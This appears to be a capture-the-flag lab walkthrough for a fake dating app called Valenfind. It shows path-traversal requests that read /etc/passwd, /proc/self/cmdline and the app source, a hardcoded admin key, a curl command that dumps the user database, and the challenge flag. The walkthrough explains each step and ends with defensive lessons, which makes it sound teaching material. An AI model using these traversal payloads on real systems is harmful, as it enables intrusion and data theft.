

A step-by-step walkthrough of the Valenfind challenge , a fake dating app hiding a chain of vulnerabilities that, when followed carefully, leads to complete database exfiltration. This guide explains not just what to do, but why, so you can build the mental model, not just copy commands.
Phase 1 — Register and Explore the App
Start your machine and navigate to the target in your browser:
http://MACHINE_IP:5000You'll land on a pink, cheerful dating app called ValenFind — Secure Dating. It has a Login and Sign Up button. Looks harmless. That's the point.

Create an account. The app requires you to complete a profile (name, email, address, bio) before you can access the dashboard. Do it — you need to be authenticated to see anything useful.
Once in, you'll see a "Potential Matches Near You" page with a grid of profiles: romeo_montague, casanova_official, cleopatra_queen, sherlock_h, and others.

Why? In CTFs and real pentests, the application's own content is part of your attack surface. User-generated data, bios, and profile details can contain hints, credentials, or injection points. Never skip reading the app.
One profile immediately stands out , cupid. The Room Desciption talked about this name and also the bio says:
"I keep the database secure. No peeking."

That's your first breadcrumb. Follow it.
Phase 2 — Read the Page Source, Find the Vulnerable Endpoint
With Cupid's profile open, view the page source (Ctrl+U or right-click → View Page Source). Dig through the JavaScript.
You'll find a function like this:
// Vulnerability: 'layout' parameter allows LFI
function fetch_layout(layoutName) {
  fetch(`/api/fetch_layout?layout=${layoutName}`)
    .then(res => res.text())
    .then(html => {
      document.getElementById('theme-box').innerHTML = html;
    });
}
This function is called when you change the Profile Theme dropdown on a user's profile page. It sends a GET request to /api/fetch_layout with a layout parameter, and whatever the server returns gets rendered on the page.
The problem? The server takes that layout value and reads a file from the filesystem — with no validation on what path you're allowed to access.
What is LFI? Local File Inclusion (LFI) is a vulnerability where a web app includes or reads files based on user-supplied input without properly restricting what paths are allowed. If you can control the filename, you can potentially read any file on the server.
Phase 3 — Exploit Path Traversal to Read System Files
Path traversal uses ../ sequences to climb up directory levels. Each ../ moves one folder up. Stack enough of them and you land at the filesystem root, then you can navigate anywhere.
Test it by requesting /etc/passwd — a standard Linux file listing all system users:
http://MACHINE_IP:5000/api/fetch_layout?layout=../../../../etc/passwd
The server responds with the full contents of /etc/passwd. LFI confirmed — the vulnerability is real and the server will read whatever file path you give it.
You can also check /etc/crontab for scheduled tasks:
http://MACHINE_IP:5000/api/fetch_layout?layout=../../../../etc/crontab
Nothing critical here, but it's always worth checking for scheduled scripts that might reveal more paths or automation running on the system.
Phase 4 — Use /proc/self/cmdline to Find the App's Location
You have arbitrary file read, but you don't know where the web application's source code lives on the server. Here's a Linux trick that solves that instantly.
The /proc filesystem is a virtual filesystem that exposes live information about running processes. /proc/self refers to the current process — in this case, the Python web server serving your requests. Inside it, cmdline contains the exact command used to launch the process.
http://MACHINE_IP:5000/api/fetch_layout?layout=../../../../proc/self/cmdlineResponse:
/usr/bin/python3/opt/Valenfind/app.pyWhy this matters: You're asking the server "how were you started?" and it answers honestly, giving you the full path to the application's entry point. Now you have a precise target for your next read.
The app lives at /opt/Valenfind/app.py.
Phase 5 — Read the Backend Source Code
Now use the LFI to read the entire Flask application source:
http://MACHINE_IP:5000/api/fetch_layout?layout=../../../../opt/Valenfind/app.py
The server returns the complete Python source code. Read it carefully. Near the top:
ADMIN_API_KEY = "CUPID_MASTER_KEY_2024_XOXO"
DATABASE      = 'cupid.db'
Hardcoded. Right there. And further down, the admin export endpoint:
@app.route('/api/admin/export_db')
def export_db():
    auth_header = request.headers.get('X-Valentine-Token')
    if auth_header == ADMIN_API_KEY:
        try:
            return send_file(DATABASE, as_attachment=True,
                             download_name='valenfind_leak.db')
        except Exception as e:
            return str(e)
    else:
        return jsonify({"error": "Forbidden",
                        "message": "Missing or Invalid Admin Token"}), 403
There's an endpoint at /api/admin/export_db that downloads the entire database — but only if you send the correct X-Valentine-Token header. You now have exactly that token.
The real-world lesson: Hardcoding secrets in source code is a critical vulnerability. Once an attacker can read your code (via LFI, exposed repos, or misconfigured servers), all your internal secrets are exposed. Always use environment variables or a secrets manager.
Phase 6 — Download the Database and Extract the Flag
Use curl to call the export endpoint with the admin token:
curl -H "X-Valentine-Token: CUPID_MASTER_KEY_2024_XOXO" \
     http://MACHINE_IP:5000/api/admin/export_db \
     -o valenfind_leak.db
Open it with sqlite3:
sqlite3 valenfind_leak.db
sqlite> .tables
users
sqlite> SELECT * FROM users;
The database spills everything — usernames, hashed passwords, emails, addresses, bios, and avatar paths for every user. The flag is in there:
THM{v1be_c0ding_1s_n0t_my_cup_0f_t3a}
Full Attack Chain
Suspicious bio on Cupid's profile
        ↓
JavaScript source exposes /api/fetch_layout endpoint
        ↓
Path traversal confirmed via /etc/passwd
        ↓
/proc/self/cmdline reveals app path → /opt/Valenfind/app.py
        ↓
Read app.py → hardcoded ADMIN_API_KEY
        ↓
Call /api/admin/export_db with token
        ↓
Download DB → extract flag
Key Takeaways
- LFI + path traversal is simple to exploit but devastating — always validate and sanitize file path inputs server-side.
/proc/self/cmdlineis an underrated LFI trick for discovering where the application code lives.- Hardcoded credentials are game over once source code is exposed — use environment variables.
- Reading the app like a user first led directly to the first clue. Never skip exploring the application's own content.
- In CTFs, suspiciously on-the-nose bios like "I keep the database secure. No peeking" are almost always breadcrumbs.
Happy Ethical Hacking — always practice in authorized environments only.